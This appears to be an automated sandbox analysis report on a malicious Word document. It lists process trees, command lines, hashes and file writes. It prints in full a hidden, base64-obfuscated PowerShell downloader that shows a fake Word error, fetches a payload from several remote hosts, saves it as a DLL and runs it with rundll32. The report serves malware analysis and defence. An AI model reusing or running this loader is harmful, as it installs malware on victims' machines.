00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2488 Parent PID: 1220

General

Start time:	15:12:37
Start date:	25/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABzAEUAVAAgACgAIgA4AHoAdwAiAC sAIgBIACIAKQAgACgAIAAgAFsAdAB5AFAARQBdACgAIgB7ADIAfQB7ADQAfQ B7ADMAfQB7ADUAfQB7ADEAfQB7ADAAfQAiAC0AZgAnAE8AcgB5ACcALAAnAE UAYwB0ACcALAAnAFMAeQBTAHQAZQAnACwAJwBvAC4AZAAnACwAJwBtAC4AaQ AnACwAJwBJAFIAJwApACAAIAApACAAOwBzAGUAVAAgACAAKAAnAEQAQwAnAC sAJwB1AFIAJwApACAAIAAoACAAIABbAHQAeQBwAGUAXQAoACIAewAwAH0Aew A4AH0AewA0AH0AewA5AH0AewAyAH0AewAxAH0AewAzAH0AewA2AH0AewA1AH 0AewA3AH0AIgAgAC0ARgAgACcAUwB5AHMAJwAsACcARQBSACcALAAnAFMAJw AsACcAdgAnACwAJwAuAE4ARQBUACcALAAnAG8AaQBuAFQAbQBhACcALAAnAG kAYwBFAFAAJwAsACcATgBBAGcAZQByACcALAAnAHQARQBNACcALAAnAC4AJw ApACAAKQAgADsAJABUAHQAZQAyAGEAdAAxAD0AJABLADYAMgBWACAAKwAgAF sAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABTADcAMABNADsAJABJADQAXw BKAD0AKAAnAFUAMAAnACsAJwA2AEkAJwApADsAIAAoACAAZwBlAHQALQB2AG EAUgBpAEEAQgBsAEUAIAAoACIAOABaAHcAIgArACIASAAiACkAIAAtAHYAQQ BsAHUAZQBvAG4AbAAgACkAQgA6ACIAQwBvAEUAQQBgAFQAZQBgAGQASQBSAG

	AAZQBjAFQAYABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAoACcAZw A3AGkAJwArACcARQAnACkAKwAnADgAJwArACgAJwBqADkAJwArACcAdwAnAC kAKwAoACcAXwAnACsAJwBsAGcAJwArACcANwBpAFkAcwAxAHcAJwArACcAdQ AnACkAKwAoACcAbgA1ACcAKwAnAGcANwBpACcAKQApACAAIAAtAEMAcgBFAF AATABhAEMARQAoAFsAQwBIAGEAUgBdADEAMAAzACsAWwBDAEgAYQBSAF0ANQ A1ACsAWwBDAEgAYQBSAF0AMQAwADUAKQAsAFsAQwBIAGEAUgBdADkAMgApAC kAOwAkAEUAOAA2AFAAPQAoACcAVwAyACcAKwAnADIAVQAnACkAOwAgACAAKA AgACAASQB0AGUAbQAgACgAIgBWACIAKwAiAGEAUgBJAEEAQgBMACIAKwAiAG UAOgBEAEMAVQBSACIAKQAgACAAKQAuAFYAQQBsAHUARQA6ADoAIgBzAGUAYw B1AFIAYABJAFQAWQBQAFIAbwBgAFQATwBjAGAAbwBsACIAIAA9ACAAKAAnAF QAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABFADUAOABDAD0AKA AoACcATQAnACsAJwA1ADAAJwApACsAJwBWACcAKQA7ACQASQB2AGYAdAB5AH AAdwAgAD0AIAAoACgAJwBJADQAJwArACcANQAnACkAKwAnAFEAJwApADsAJA BaADAANwBJAD0AKAAoACcAVAAxACcAKwAnADEAJwApACsAJwBDACcAKQA7AC QASwBwAHoAZAA3AGMAZQA9ACQASABPAE0ARQArACgAKAAoACcAMQAwADkAJw ArACcARQAnACkAKwAnADgAJwArACgAJwBqACcAKwAnADkAdwAnACkAKwAoAC cAXwBsADEAMAA5AFkAcwAnACsAJwAxACcAKwAnAHcAJwApACsAJwB1AG4AJw ArACcANQAxACcAKwAnADAAOQAnACkALgAiAHIARQBwAGAAbABhAEMARQAiAC gAKABbAGMASABhAHIAXQA0ADkAKwBbAGMASABhAHIAXQA0ADgAKwBbAGMASA BhAHIAXQA1ADcAKQAsAFsAUwBUAFIASQBuAEcAXQBbAGMASABhAHIAXQA5AD IAKQApACsAJABJAHYAZgB0AHkAcAB3ACsAJwAuAGQAJwAgACsAIAAnAGwAbA AnADsAJABTADEANwBCAD0AKAAnAE8AJwArACgAJwA1ADIAJwArACcARAAnAC kAKQA7ACQATwBjAHkAZQB4AHMAMAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIA ArACAAJwBwACcAOwAkAFcAYwB5AGIAZwAxADcAPQAoACcAeAAnACsAJwAgAF sAJwArACgAJwAgACcAKwAnAHMAaAAnACkAKwAoACcAIAAnACsAJwBiADoALw AvACcAKQArACgAJwBkAHIAaQBwAHMAdwBlACcAKwAnAGUAdAAnACsAJwAuAG MAJwArACcAbwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAGEAJwArACcAZA BtAGkAbgAvAGcAJwArACcAVABpAE8ALwAnACsAJwAhACcAKQArACgAJwB4AC cAKwAnACAAWwAnACsAJwAgAHMAaAAgAGIAOgAnACsAJwAvAC8AagAnACkAKw AoACcAYgBzAG0AZQAnACsAJwBkACcAKwAnAGkAJwApACsAKAAnAGEAJwArAC cAdgBlAG4AJwApACsAKAAnAHQAdQByACcAKwAnAGUAcwAuAGMAbwBtAC8Adw AnACsAJwBwACcAKwAnAC0AYwBvAG4AdABlAG4AdAAvAFYAJwArACcALwAhAH gAJwArACcAIABbACcAKQArACcAIABzACcAKwAoACcAaAAnACsAJwAgAGIAJw ApACsAJwBzACcAKwAoACcAOgAvACcAKwAnAC8AJwApACsAKAAnAHcAdwAnAC sAJwB3ACcAKQArACgAJwAuAHIAJwArACcAMwAtAHQAJwApACsAKAAnAGUAYw AnACsAJwBoACcAKQArACcALgBiACcAKwAoACcAaQB6ACcAKwAnAC8AJwApAC sAKAAnAHcAJwArACcAcAAtAGEAZAAnACkAKwAoACcAbQBpAG4AJwArACcALw AnACsAJwBWAFQALwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAnACkAKwAoAC cAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgA6AC8ALwB5AGEAJwArACcAZw BpACcAKQArACgAJwBuACcAKwAnAGMAJwArACcALgBjAG8AbQAvAGkAbQBhAG cAZQBzACcAKwAnAC8AdABrAC8AIQAnACsAJwB4ACAAWwAgACcAKQArACgAJw BzAGgAIABiACcAKwAnADoALwAnACkAKwAoACcALwBuAG8AdgAnACsAJwBvAD IAJwArACcALgAnACkAKwAoACcAZABlACcAKwAnAHUAcwAnACsAJwBzAGEAbA B2ACcAKwAnAGUAbwBiAHIAYQBzAGkAJwApACsAKAAnAGwALgBjAG8AJwArAC cAbQAnACkAKwAnAC4AYgAnACsAJwByACcAKwAoACcALwB0AHIAYQAnACsAJw BjAHQAbwAnACkAKwAnAHIALQAnACsAJwBwACcAKwAoACcAYQAnACsAJwByAH QAJwApACsAJwBzAC0AJwArACcAZwBoACcAKwAoACcAMgAnACsAJwA4AGMALw A5AC8AIQAnACkAKwAoACcAeAAgAFsAIAAnACsAJwBzACcAKQArACgAJwBoAC AAJwArACcAYgA6AC8AJwApACsAKAAnAC8AdAByAGUAawBrACcAKwAnAGkAbg AnACkAKwAoACcAZwBmAGUAcwB0ACcAKwAnAGkAdgAnACsAJwBhAGwAJwApAC sAKAAnAC4AYwBvAG0ALwAnACsAJwBkACcAKwAnAGUAbQAnACsAJwBvAC8AJw ArACcAQwAvACEAeAAgAFsAIABzACcAKQArACgAJwBoACAAYgA6ACcAKwAnAC 8AJwApACsAJwAvACcAKwAoACcAbgBhAHIAJwArACcAbQAnACkAKwAoACcAYQ AnACsAJwBkAGEAJwArACcALgBtAHkAawBmACcAKQArACgAJwBuACcAKwAnAC 4AYwBvACcAKQArACgAJwBtAC8AYQBwAHAALwAnACsAJwBEAHEASwAnACsAJw BHADEALwAnACkAKQAuACIAcgBlAGAAcABsAGAAQQBDAGUAIgAoACgAKAAnAH gAIAAnACsAJwBbACcAKQArACgAJwAgACcAKwAnAHMAaAAnACkAKwAnACAAYg AnACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApAC wAJwB5AGoAJwAsACcAcwBjACcALAAkAE8AYwB5AGUAeABzADAALAAnAHcAZA AnACkAWwAzAF0AKQAuACIAUwBwAGAAbABpAHQAIgAoACQAWQA3ADAAQQAgAC sAIAAkAFQAdABlADIAYQB0ADEAIAArACAAJABLADEAOABWACkAOwAkAFYAMw AwAFkAPQAoACcAQQA3ACcAKwAnADkAVgAnACkAOwBmAG8AcgBlAGEAYwBoAC AAKAAkAEwAYQB3ADEAOABxADUAIABpAG4AIAAkAFcAYwB5AGIAZwAxADcAKQ B7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAG UAYwAnACsAJwB0ACcAKQAgAFMAWQBzAFQARQBNAC4AbgBlAHQALgBXAGUAYg BjAEwAaQBlAE4AVAApAC4AIgBkAE8AdwBgAE4ATABgAE8AYQBEAEYAaQBgAG wARQAiACgAJABMAGEAdwAxADgAcQA1ACwAIAAkAEsAcAB6AGQANwBjAGUAKQ A7ACQARAA1ADcARwA9ACgAJwBLADAAJwArACcAOQBYACcAKQA7AEkAZgAgAC gAKAAuACgAJwBHAGUAJwArACcAdAAtAEkAdAAnACsAJwBlAG0AJwApACAAJA BLAHAAegBkADcAYwBlACkALgAiAGwAZQBgAE4AZwBgAFQASAAiACAALQBnAG UAIAA0ADgAOAAzADEAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAJw ArACcAMwAyACcAKQAgACQASwBwAHoAZAA3AGMAZQAsACgAKAAnAEEAbgAnAC sAJwB5AFMAJwApACsAKAAnAHQAJwArACcAcgBpACcAKQArACcAbgBnACcAKQ AuACIAdABPAGAAcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQARwA0ADAAUwA9AC gAKAAnAFkANwAnACsAJwA4ACcAKQArACcATwAnACkAOwBiAHIAZQBhAGsAOw AkAEsAMwA4AEEAPQAoACcARwA3ACcAKwAnADQAWAAnACkAfQB9AGMAYQB0AG MAaAB7AH0AfQAkAFEANAA3AFEAPQAoACgAJwBaADgAJwArACcANQAnACkAKw AnAEgAJwApAA==
Imagebase:	0x4a8a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 1428 Parent PID: 2488

General

Start time:	15:12:38
Start date:	25/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff1f0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2532 Parent PID: 2488

General

Start time:	15:12:38
Start date:	25/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IABzAEUAVAAgACgAIgA4AHoAdwAiACsAIgBIACIA KQAgACgAIAAgAFsAdAB5AFAARQBdACgAIgB7ADIAfQB7ADQAfQB7ADMAfQB7 ADUAfQB7ADEAfQB7ADAAfQAiAC0AZgAnAE8AcgB5ACcALAAnAEUAYwB0ACcA LAAnAFMAeQBTAHQAZQAnACwAJwBvAC4AZAAnACwAJwBtAC4AaQAnACwAJwBJ AFIAJwApACAAIAApACAAOwBzAGUAVAAgACAAKAAnAEQAQwAnACsAJwB1AFIA JwApACAAIAAoACAAIABbAHQAeQBwAGUAXQAoACIAewAwAH0AewA4AH0AewA0 AH0AewA5AH0AewAyAH0AewAxAH0AewAzAH0AewA2AH0AewA1AH0AewA3AH0A IgAgAC0ARgAgACcAUwB5AHMAJwAsACcARQBSACcALAAnAFMAJwAsACcAdgAn ACwAJwAuAE4ARQBUACcALAAnAG8AaQBuAFQAbQBhACcALAAnAGkAYwBFAFAA JwAsACcATgBBAGcAZQByACcALAAnAHQARQBNACcALAAnAC4AJwApACAAKQAg ADsAJABUAHQAZQAyAGEAdAAxAD0AJABLADYAMgBWACAAKwAgAFsAYwBoAGEA cgBdACgAMwAzACkAIAArACAAJABTADcAMABNADsAJABJADQAXwBKAD0AKAAn AFUAMAAnACsAJwA2AEkAJwApADsAIAAoACAAZwBlAHQALQB2AGEAUgBpAEEA QgBsAEUAIAAoACIAOABaAHcAIgArACIASAAiACkAIAAtAHYAQQBsAHUAZQBv AG4AbAAgACkAOgA6ACIAQwByAEUAQQBgAFQAZQBgAGQASQBSAGAAZQBjAFQA YABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAoACcAZwA3AGkAJwAr ACcARQAnACkAKwAnADgAJwArACgAJwBqADkAJwArACcAdwAnACkAKwAoACcA XwAnACsAJwBsAGcAJwArACcANwBpAFkAcwAxAHcAJwArACcAdQAnACkAKwAo ACcAbgA1ACcAKwAnAGcANwBpACcAKQApACAAIAAtAEMAcgBFAFAATABhAEMA RQAoAFsAQwBIAGEAUgBdADEAMAAzACsAWwBDAEgAYQBSAF0ANQA1ACsAWwBD AEgAYQBSAF0AMQAwADUAKQAsAFsAQwBIAGEAUgBdADkAMgApACkAOwAkAEUA OAA2AFAAPQAoACcAVwAyACcAKwAnADIAVQAnACkAOwAgACAAKAAgACAASQB0 AGUAbQAgACgAIgBWACIAKwAiAGEAUgBJAEEAQgBMACIAKwAiAGUAOgBEAEMA VQBSACIAKQAgACAAKQAuAFYAQQBsAHUARQA6ADoAIgBzAGUAYwB1AFIAYABJ AFQAWQBQAFIAbwBgAFQATwBjAGAAbwBsACIAIAA9ACAAKAAnAFQAJwArACgA JwBsACcAKwAnAHMAMQAyACcAKQApADsAJABFADUAOABDAD0AKAAoACcATQAn ACsAJwA1ADAAJwApACsAJwBWACcAKQA7ACQASQB2AGYAdAB5AHAAdwAgAD0A IAAoACgAJwBJADQAJwArACcANQAnACkAKwAnAFEAJwApADsAJABaADAANwBJ AD0AKAAoACcAVAAxACcAKwAnADEAJwApACsAJwBDACcAKQA7ACQASwBwAHoA ZAA3AGMAZQA9ACQASABPAE0ARQArACgAKAAoACcAMQAwADkAJwArACcARQAn ACkAKwAnADgAJwArACgAJwBqACcAKwAnADkAdwAnACkAKwAoACcAXwBsADEA MAA5AFkAcwAnACsAJwAxACcAKwAnAHcAJwApACsAJwB1AG4AJwArACcANQAx ACcAKwAnADAAOQAnACkALgAiAHIARQBwAGAAbABhAEMARQAiACgAKABbAGMA SABhAHIAXQA0ADkAKwBbAGMASABhAHIAXQA0ADgAKwBbAGMASABhAHIAXQA1 ADcAKQAsAFsAUwBUAFIASQBuAEcAXQBbAGMASABhAHIAXQA5ADIAKQApACsA JABJAHYAZgB0AHkAcAB3ACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABT ADEANwBCAD0AKAAnAE8AJwArACgAJwA1ADIAJwArACcARAAnACkAKQA7ACQA TwBjAHkAZQB4AHMAMAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBw ACcAOwAkAFcAYwB5AGIAZwAxADcAPQAoACcAeAAnACsAJwAgAFsAJwArACgA JwAgACcAKwAnAHMAaAAnACkAKwAoACcAIAAnACsAJwBiADoALwAvACcAKQAr ACgAJwBkAHIAaQBwAHMAdwBlACcAKwAnAGUAdAAnACsAJwAuAGMAJwArACcA bwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAGEAJwArACcAZABtAGkAbgAv AGcAJwArACcAVABpAE8ALwAnACsAJwAhACcAKQArACgAJwB4ACcAKwAnACAA WwAnACsAJwAgAHMAaAAgAGIAOgAnACsAJwAvAC8AagAnACkAKwAoACcAYgBz AG0AZQAnACsAJwBkACcAKwAnAGkAJwApACsAKAAnAGEAJwArACcAdgBlAG4A JwApACsAKAAnAHQAdQByACcAKwAnAGUAcwAuAGMAbwBtAC8AdwAnACsAJwBw ACcAKwAnAC0AYwBvAG4AdABlAG4AdAAvAFYAJwArACcALwAhAHgAJwArACcA IABbACcAKQArACcAIABzACcAKwAoACcAaAAnACsAJwAgAGIAJwApACsAJwBz ACcAKwAoACcAOgAvACcAKwAnAC8AJwApACsAKAAnAHcAdwAnACsAJwB3ACcA KQArACgAJwAuAHIAJwArACcAMwAtAHQAJwApACsAKAAnAGUAYwAnACsAJwBo ACcAKQArACcALgBiACcAKwAoACcAaQB6ACcAKwAnAC8AJwApACsAKAAnAHcA

	JwArACcAcAAtAGEAZAAnACkAKwAoACcAbQBpAG4AJwArACcALwAnACsAJwBW AFQALwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAnACkAKwAoACcAIABzAGgA JwArACcAIAAnACkAKwAoACcAYgA6AC8ALwB5AGEAJwArACcAZwBpACcAKQAr ACgAJwBuACcAKwAnAGMAJwArACcALgBjAG8AbQAvAGkAbQBhAGcAZQBzACcA KwAnAC8AdABrAC8AIQAnACsAJwB4ACAAWwAgACcAKQArACgAJwBzAGgAIABi ACcAKwAnADoALwAnACkAKwAoACcALwBuAG8AdgAnACsAJwBvADIAJwArACcA LgAnACkAKwAoACcAZABlACcAKwAnAHUAcwAnACsAJwBzAGEAbAB2ACcAKwAn AGUAbwBiAHIAYQBzAGkAJwApACsAKAAnAGwALgBjAG8AJwArACcAbQAnACkA KwAnAC4AYgAnACsAJwByACcAKwAoACcALwB0AHIAYQAnACsAJwBjAHQAbwAn ACkAKwAnAHIALQAnACsAJwBwACcAKwAoACcAYQAnACsAJwByAHQAJwApACsA JwBzAC0AJwArACcAZwBoACcAKwAoACcAMgAnACsAJwA4AGMALwA5AC8AIQAn ACkAKwAoACcAeAAgAFsAIAAnACsAJwBzACcAKQArACgAJwBoACAAJwArACcA YgA6AC8AJwApACsAKAAnAC8AdAByAGUAawBrACcAKwAnAGkAbgAnACkAKwAo ACcAZwBmAGUAcwB0ACcAKwAnAGkAdgAnACsAJwBhAGwAJwApACsAKAAnAC4A YwBvAG0ALwAnACsAJwBkACcAKwAnAGUAbQAnACsAJwBvAC8AJwArACcAQwAv ACEAeAAgAFsAIABzACcAKQArACgAJwBoACAAYgA6ACcAKwAnAC8AJwApACsA JwAvACcAKwAoACcAbgBhAHIAJwArACcAbQAnACkAKwAoACcAYQAnACsAJwBk AGEAJwArACcALgBtAHkAawBmACcAKQArACgAJwBuACcAKwAnAC4AYwBvACcA KQArACgAJwBtAC8AYQBwAHAALwAnACsAJwBEAHEASwAnACsAJwBHADEALwAn ACkAKQAuACIAcgBlAGAAcABsAGAAQQBDAGUAIgAoACgAKAAnAHgAIAAnACsA JwBbACcAKQArACgAJwAgACcAKwAnAHMAaAAnACkAKwAnACAAYgAnACkALAAo AFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoA JwAsACcAcwBjACcALAAkAE8AYwB5AGUAeABzADAALAAnAHcAZAAnACkAWwAz AF0AKQAuACIAUwBwAGAAbABpAHQAIgAoACQAWQA3ADAAQQAgACsAIAAkAFQA dABlADIAYQB0ADEAIAArACAAJABLADEAOABWACkAOwAkAFYAMwAwAFkAPQAo ACcAQQA3ACcAKwAnADkAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEwA YQB3ADEAOABxADUAIABpAG4AIAAkAFcAYwB5AGIAZwAxADcAKQB7AHQAcgB5 AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwAnACsA JwB0ACcAKQAgAFMAWQBzAFQARQBNAC4AbgBlAHQALgBXAGUAYgBjAEwAaQBl AE4AVAApAC4AIgBkAE8AdwBgAE4ATABgAE8AYQBEAEYAaQBgAGwARQAiACgA JABMAGEAdwAxADgAcQA1ACwAIAAkAEsAcAB6AGQANwBjAGUAKQA7ACQARAA1 ADcARwA9ACgAJwBLADAAJwArACcAOQBYACcAKQA7AEkAZgAgACgAKAAuACgA JwBHAGUAJwArACcAdAAtAEkAdAAnACsAJwBlAG0AJwApACAAJABLAHAAegBk ADcAYwBlACkALgAiAGwAZQBgAE4AZwBgAFQASAAiACAALQBnAGUAIAA0ADgA OAAzADEAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAJwArACcAMwAy ACcAKQAgACQASwBwAHoAZAA3AGMAZQAsACgAKAAnAEEAbgAnACsAJwB5AFMA JwApACsAKAAnAHQAJwArACcAcgBpACcAKQArACcAbgBnACcAKQAuACIAdABP AGAAcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQARwA0ADAAUwA9ACgAKAAnAFkA NwAnACsAJwA4ACcAKQArACcATwAnACkAOwBiAHIAZQBhAGsAOwAkAEsAMwA4 AEEAPQAoACcARwA3ACcAKwAnADQAWAAnACkAfQB9AGMAYQB0AGMAaAB7AH0A fQAkAFEANAA3AFEAPQAoACgAJwBaADgAJwArACcANQAnACkAKwAnAEgAJwApAA==
Imagebase:	0x13f550000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\E8j9w_l	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE87FBEC7	CreateDirectoryW
C:\Users\user\E8j9w_l\Ys1wun5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE87FBEC7	CreateDirectoryW
C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	3	7FEE87FBEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	23	7FEE87FBEC7	WriteFile
